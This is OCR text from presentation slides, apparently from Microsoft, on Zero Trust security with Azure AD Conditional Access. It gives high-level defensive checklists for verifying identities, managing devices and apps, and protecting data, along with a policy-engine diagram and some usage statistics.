
2 : Assume every resource is on the open internet



1 : Never Trust. Always Verify.



- Access
- Device
- Data


Workloads
People
Intelligence
Devices
1 0 1 0 1 0
0 1 0 1 0 1
1 0 1 0 1 0
Data

Azure AD Conditional Access


- ✓ Assumes every service is on the open internet.
- ✓ Addresses threat detection and prevention

27M


active users realizing benefits of Zero Trust

300%

growth in usage YoY


Azure AD
ADFS
MSA
Google ID
Android
iOS
MacOS
Windows
Windows Defender ATP
Geo-location
Corporate Network
Browser apps
Client apps
Conditions
40TB
Employee & Partner Users and Roles
Trusted & Compliant Devices
Physical & Virtual Location
Client apps & Auth Method
Machine learning
Session Risk
3
Real time Evaluation Engine
Policies
Effective policy
Controls
Allow/block access
Limited access
Require MFA
Force password reset
Block legacy authentication
Microsoft Cloud
Microsoft
Cloud App Security
Cloud SaaS apps
On-premises apps

Implementing Zero Trust




Verify identity

Protect against compromised credentials, impersonation, and insider threats

- ✓ Connect all identities.
- ✓ Use MFA
- ✓ Enable SSO for all apps (SaaS and on-premises)
- ✓ Reduce administrator accounts and implement policies.
- ✓ Monitor user behavior on-premises

Managing devices

Protect against infected or vulnerable devices



- ✓ Ensure devices are known, healthy and compliant
- ✓ Require endpoint threat detection and anti-malware software on all devices.


Managing applications

Protect against risky applications

- ✓ Restrict access to approved mobile apps and configurations
- ✓ Discover apps in use in your organization
- ✓ Monitor and manage application sessions

Protecting data

Protecting data against unauthorized access and leaks




- ✓ Enable users to label data based on sensitivity.
- ✓ Apply encryption at rest and in transit.
- ✓ Define rules and conditions to apply labels and encryption automatically.

Azure AD Conditional Access

- Demo

Leveraging Intelligence


Protect against unknown or unsecured networks



- ✓ Block or change compromised creds
- ✓ MFA challenge session risk
- ✓ Deny access to infected devices
- ✓ Revoke access to documents at risk
- ✓ Automatically defend against emerging threats

